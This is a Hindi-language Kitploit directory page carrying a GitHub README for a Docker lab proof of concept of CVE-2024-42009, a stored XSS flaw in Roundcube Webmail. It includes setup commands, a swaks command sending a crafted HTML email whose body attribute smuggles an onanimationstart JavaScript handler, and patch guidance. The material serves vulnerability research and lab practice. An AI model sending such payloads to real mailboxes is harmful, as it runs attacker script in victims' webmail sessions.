
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
उपकरण/GitHubGitHub/zaidarif47/cve-2024-42009
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणवेब सुरक्षालर्निंग और शिक्षालैब और अभ्यास
GitHubzaidarif47/cve-2024-42009

CVE-2024-42009

CVE-2024-42009 के लिए Docker-आधारित प्रूफ-ऑफ-कॉन्सेप्ट, Roundcube Webmail में संग्रहीत XSS। तैयार HTML ईमेल के माध्यम से शोषण प्रदर्शित करता है और कमजोर प्रयोगशाला वातावरण के लिए सेटअप शामिल करता है।

रिपॉजिटरी देखें
1117 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    354
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    339
  • 5

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    315

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2024-42009 – Roundcube संग्रहीत XSS (Docker PoC)

📌 अवलोकन

यह रिपॉजिटरी CVE-2024-42009 के लिए एक कार्यशील प्रूफ-ऑफ-कॉन्सेप्ट (PoC) प्रदर्शित करती है, जो Roundcube वेबमेल में एक संग्रहीत क्रॉस-साइट स्क्रिप्टिंग (XSS) भेद्यता है।

यह भेद्यता अनुचित HTML स्वच्छता और उसके बाद असुरक्षित विशेषता पुनर्प्रसंस्करण के कारण होती है, जिससे हमलावर तैयार किए गए HTML ईमेल के माध्यम से दुर्भावनापूर्ण ईवेंट हैंडलर इंजेक्ट कर सकते हैं।


⚠️ प्रभावित संस्करण

  • Roundcube ≤ 1.5.7
  • Roundcube ≤ 1.6.7

🧠 भेद्यता सारांश

Roundcube आने वाले HTML ईमेल को स्वच्छ करता है लेकिन बाद में कुछ विशेषताओं (जैसे, bgcolor, विकृत विशेषताएँ) को पुनः प्रसंस्कृत करता है, जिसके परिणामस्वरूप:

  • विशेषता सीमा भ्रम
  • नई विशेषताओं का इंजेक्शन
  • खतरनाक ईवेंट हैंडलर (जैसे, onanimationstart) का पुनः परिचय

यह पीड़ित द्वारा एक दुर्भावनापूर्ण ईमेल खोलने पर मनमाने JavaScript के निष्पादन की अनुमति देता है।


🐳 पर्यावरण सेटअप (Docker)

1. रिपॉजिटरी क्लोन करें

git clone https://github.com/ZaidArif47/CVE-2024-42009-PoC.git
cd CVE-2024-42009-PoC

2. कमजोर लैब शुरू करें

docker compose up -d

⏳ मेल सर्वर को आरंभ होने में लगभग 10-15 सेकंड प्रतीक्षा करें।


3. परीक्षण उपयोगकर्ता बनाएँ

docker exec mailserver setup email add [email protected] 'attacker123'
docker exec mailserver setup email add [email protected] 'victim123'

4. Roundcube तक पहुँचें

http://localhost:8080

क्रेडेंशियल्स:

  • [email protected] / victim123
  • [email protected] / attacker123

💣 शोषण

swaks टूल का उपयोग करके दुर्भावनापूर्ण ईमेल भेजें:

swaks --to [email protected] \
      --from [email protected] \
      --server localhost:2525 \
      --header "Content-Type: text/html; charset=utf-8" \
      --header "Subject: CVE-2024-42009 PoC" \
      --body '<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=alert(1) foo=bar">Foo</body>'

📸 प्रूफ ऑफ कॉन्सेप्ट

  1. Roundcube पीड़ित खाते में लॉग इन करें
  2. ईमेल इनबॉक्स खोलें
  3. JavaScript निष्पादित होता है (अलर्ट पॉप-अप होता है)

1. दुर्भावनापूर्ण ईमेल वितरित

Step 1

2. XSS ट्रिगर हुआ

Step 3


🛡️ शमन

पैच किए गए संस्करणों में अपग्रेड करें:

  • Roundcube ≥ 1.6.8
  • Roundcube ≥ 1.5.8

📚 संदर्भ

  • NVD: https://nvd.nist.gov/vuln/detail/CVE-2024-42009
  • Sonarsource: https://www.sonarsource.com/blog/government-emails-at-risk-critical-cross-site-scripting-vulnerability-in-roundcube-webmail/#desanitization-in-inline-email-rendering-cve202442009

⚖️ अस्वीकरण

यह प्रोजेक्ट केवल शैक्षिक और अधिकृत सुरक्षा अनुसंधान उद्देश्यों के लिए है। उचित अनुमति के बिना सिस्टम के विरुद्ध उपयोग न करें।



टूल डाउनलोड करें



